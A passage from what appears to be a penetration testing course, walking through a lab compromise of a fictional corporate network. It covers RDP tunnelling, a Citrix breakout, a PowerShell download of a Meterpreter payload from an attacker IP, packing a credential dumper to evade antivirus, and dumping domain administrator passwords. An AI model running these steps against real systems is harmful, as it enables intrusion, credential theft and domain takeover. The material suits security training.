tcp    0    0 127.0.0.1:3389    0.0.0.0:*    LISTEN   10451/6
```

We then use **rinetd** to allow access to the RDP port on the loopback interface so that we can connect to it externally.

```
root@kali:~# netstat -antp |grep 3389
tcp    0    0 208.68.234.100:3389     0.0.0.0:*      LISTEN      10824/rinetd
tcp    0    0 127.0.0.1:3389          0.0.0.0:*      LISTEN      10451/6
```

We now try to log in to Mike's account with a previously found password. As Mike has been re-using his passwords, access to his client machine through RDP is granted to us.




Figure 94 - RDP is Being Encapsulated by HTTP

We successfully RDP to Mike's machine over the encapsulated tunnel:




Figure 95 - RDP Access Has Been Achieved

Poking around a local network using an internal Remote Desktop session is extremely convenient, yet also slightly risky. Depending on the running Windows operating system, you might be kicking a legitimate user out when connecting, thus alerting them to your presence. In this case, we create the RDP tunnel over night and are fairly confident we won't be disrupting an active user.

18.6.6 - Looking for High Value Targets

Now that we have a GUI environment inside the internal network, exploring the machine and network becomes a much easier job. We notice that Mike's default Internet Explorer page leads to a Citrix[93] login page. Citrix-like environments are notoriously difficult to harden and can often be broken out of. We'll attempt that attack vector and log into the Citrix interface using Mike's credentials through the tunneled RDP session.




Figure 96 - Logging into the Citrix Interface

[93] https://www.citrix.com/

We manage to break out of the closed Citrix environment by invoking the "***Save As***" dialogue from a "***View Source***" request in the Internet Explorer session presented to us by the Citrix server.




Figure 97 - Breaking Out of the Citrix Environment

We write a batch file on the Citrix server, which, when run, will execute a command prompt running on the Citrix server:




Figure 98 - Our Command Prompt on the Citrix Server

Now that we have an interactive shell on the Citrix server, we attempt to download the reverse Meterpreter payload we used earlier through a PowerShell command prompt:




Figure 99 - Downloading Our Meterpreter Binary

The following PowerShell code can be used to download our payload:

```
$storageDir = $pwd
$webclient = New-Object System.Net.WebClient
$url = "http://208.68.234.101/daaa118.exe"
$file = "rev.exe"
$webclient.DownloadFile($url,$file)
```


We proceed to download and execute our custom Meterpreter payload on the Citrix server. We use the **Run As** Command to run the payload with the local administrative account credentials we found earlier in order to get a shell from the Citrix server with local administrative permissions:




Figure 100 - Running Our Payload as Administrator

Once this is done, we get an incoming reverse Meterpreter payload from the Citrix Server, with local administrative rights:

```
msf exploit(handler) > exploit

[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 4 opened (208.68.234.99:80 -> 50.7.67.190:54808) at
2013-04-19 11:14:00 -0400

meterpreter > getuid
Server username: CITRIX\Administrator
meterpreter >
```




Figure 101 - Expanding Our Level of Access

18.6.7 - Domain Privilege Escalation

Once we have a shell on a high value server, one of most useful tools to run is Windows Credential Editor (**wce.exe**). This tool will dump hashes, Kerberos tickets, and clear-text passwords belonging to existing Windows logon sessions on the server. In most situations, the administrative users visit these high value servers, potentially leaving behind precious session information. However, the **wce.exe** tool requires administrative privileges to run. As we are already aware of the Symantec AV software present on the Citrix server, we protect the **wce.exe** file with a commercial software protector to avoid it being flagged as malicious.




Figure 102 - Preventing WCE from Being Flagged as Malicious

We then upload the protected **wce.exe** file to the Citrix Server:

```
meterpreter > upload /var/www/wce_protected.exe c:\\Windows\\temp
[*] uploading  : /var/www/wce_protected.exe -> c:\Windows\temp
[*] uploaded   : /var/www/wce_protected.exe -> c:\Windows\temp
```

Once uploaded, we run **wce.exe** with local administrator rights. Any lingering Windows session credentials are dumped from memory to the console, in this case revealing the domain administrator password.

```
meterpreter > shell
Process 6644 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\mike\Documents>wce_protected.exe -w
WCE v1.3beta (X64) (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia
Security - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.

Administrator\MEGACORPONE:Ub3r53cr3t0fm1ne
Administrator\CITRIX:sup3r53cr3tGP0pa55
administrator\CITRIX:sup3r53cr3tGP0pa55
mike\MEGACORPONE:SmcyHxbo!
Ctx_StreamingSvc\CITRIX:sda{AaJ2jm8fx.

C:\Users\mike\Documents>
```


18.6.8 - Going for the Kill

With the domain administrator password known to us, all that is left for us to do is to log on to the Domain controller (10.20.0.21) with the domain admin credentials and take a screenshot of our victory for reporting purposes. To do this, we create a new HTTP encapsulated SSH tunnel from Mike's machine, which will expose the Domain Controller's RDP port to our attacking Kali box on port 3390, localhost.

```
C:\Windows\Temp>plink -l root -pw 23847sd98sdf987sf98732 -R
3390:127.0.0.1:3389 127.0.0.1 -P 3000
```

We proceed to connect to the newly exposed Domain Controller RDP service tunnel, and log in with Domain admin credentials.




Figure 103 - We Have Control of the Domain Controller

The following image depicts the attack.




Figure 104 - The Network Has Been Completely Compromised

